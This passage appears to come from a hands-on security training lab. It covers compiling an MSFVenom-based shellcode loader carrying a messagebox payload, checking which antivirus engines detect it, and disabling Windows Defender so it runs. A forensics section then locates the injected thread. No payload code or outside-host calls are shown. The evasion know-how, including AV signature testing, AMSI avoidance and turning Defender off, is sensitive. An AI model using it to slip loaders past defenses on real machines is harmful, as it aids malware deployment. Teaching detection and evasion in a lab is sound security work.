

2. Compile our new loader
- Save the file and compile the code.



The location of your compiled loader will be C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF\bin\x64\Release\BasicLoaderMSF.exe.
3. GOCHECK, CLAMAV AND KLEENSCAN
Let's see what some AV scanners think of our shellcode loader.
We're going to copy C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF\bin\x64\Release\BasicLoaderMSF.exe to C:\THEV\Labs\Lab_BasicLoader\BasicLoaderMSF.exe and run GoCheck on your loader to see if Defender has any signatures for this custom loader.
- Open a
commandprompt asAdministrator:
copy C:\THEV\Labs\BasicLoaderMSF\BasicLoaderMSF\bin\x64\Release\BasicLoaderMSF.exe C:\THEV\Labs\Lab_BasicLoader\BasicLoaderMSF.exe
IMPORTANT: Run Gocheck64.exe from a command prompt - if you run it with powershell, AMSI
mightwill detect it :). Make sure thedirectory GoCheck64.exeis in is put in anexclusion folder, as well as theC:\Tempdirectory (this is where it saves temporary files)> We have done this already for you.
cd C:\THEV\Labs\Lab_BasicLoader\
Gocheck64.exe BasicLoaderMSF.exe --defender

We also installed ClamAV on your windows machine, let's scan our loader with that as well, from the same command prompt:
clamscan.exe BasicLoaderMSF.exe --verbose --disable-cache

We can see Defender is detecting it now but ClamAV isn't, so it seems ClamAV doesn't have a signature for this messagebox payload. Defender is actually detecting it as a Meterpreter payload, which it isn't. (
Here's a screenshot of what KLEENSCAN thinks of the loader (kleenscan is like VirusTotal, but they don't share samples/signature with other 3rd parties) - funnily Kleenscan says Defender detects it, we we clearly see it's not the case here (not sure why that happens...). In any case just 8 out of 36 engines detect something malicious - We can also see Defender is no longer detecting it as Wacatac.B!ML (which is a False Positive), but a a Meterpreter payload, some vendors that detected the loader before now don't detect it anymore and some new ones (GData, Nod32, Emisoft) do.

https://kleenscan.com/scan_result/350e7a0198e4e89ec3f2a17a2440a69400fb26b40591fac606318b0fef164dae
You can do an additional test by dropping BasicLoaderMSF.exe to C:\ or your Desktop (those locations have no Defender exclusions)
4. RUNNING THE CODE
So we know now that Defender is detecting our custom shellcode loader, let's see if it actually also does - if you didn't copy BasicLoaderMSF.exe to your Desktop, then do so now.
Copy your compiled BasicLoaderMSF.exe on the desktop and try to run it - defender will catch and block it, before you can even run it.

5. Turn Defender OFF
IMPORTANT : Make sure Windows Defender is turned OFF!!!
Check if Defender is turned OFF (it shouldn't be - since we enabled it earlier) by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1

- If Defender is turned
ON- run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1

6. Run your code again (now with defender off)
Copy your compiled BasicLoaderMSF.exe again on the desktop and run it, this time - with Defender turned OFF - it should work - so we know that Defender is actually triggering on a signature from the MSFVenom payload generator - EVEN FOR A MESSAGEBOX :)

With this labs we have seen how AV's can easily detect known payloads, even when used in custom loaders. In the next lab we will try to make our loader more modular, so we can swap out payloads more easily.
Lab - Forensics
Finding Process Injection and extracting shellcode from running processes
LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── Get-InjectedThreadEx.exe (Elastic Security) ├── MemDumperDynamic.exe (Courtesy of Vanguard Security) ├── SCLauncher64.exe └── BasicLoaderMSF.exe
Let's say we have reason to believe that our BasicLoaderMSF.exe is running in memory on a target system, and we want to investigate further to confirm the process injection and potentially extract the shellcode for analysis. Or maybe we had an alert from our EDR solution indicating suspicious activity related to process injection. How do we proceed?

IMPORTANT NOTE: before running get-injectedthreadex.exe, open
System Informerand kill the processVBCSCompiler.exe- otherwiseGet-injectedthreadex.exewill not work properly and will not be able to identify the injected thread. Why does this happen? No clue.

- right-click on the process and select
Kill Processto terminate it.
1. Identifying the Injected Process
Using Get-InjectedThreadEx (Elastic Security) We have downloaded the Get-InjectedThreadEx.exe tool from Elastic Security's GitHub repository (https://github.com/jdu2600/Get-InjectedThreadEx). This tool is designed to identify injected threads in running processes.
- Open a
command promptwithadministrative privilegesand navigate to the lab working directory:
cd C:\THEV\Labs\Lab_BasicLoader
- Run the Get-InjectedThreadEx tool:
Get-InjectedThreadEx.exe

The tool will scan running processes and identify any injected threads. Look for entries that indicate injection, such as those associated with our BasicLoaderMSF.exe process.
It shows us the:
-
Process ID (PID) of the injected process :
8292(will be different on your system) -
The name of the process ;
BasicLoaderMSF.exe -
The memory address where the injection occurred :
0x2ec2c8600000(will be different on your system) -
The thread ID of the injected thread :
12248(will be different on your system) -
Let's verify if these results align with our BasicLoaderMSF.exe process, by opening
System Informer.

You will see BasicLoaderMSF.exe with the corresponding PID (8292).
- Right-click on the process and select
Properties,
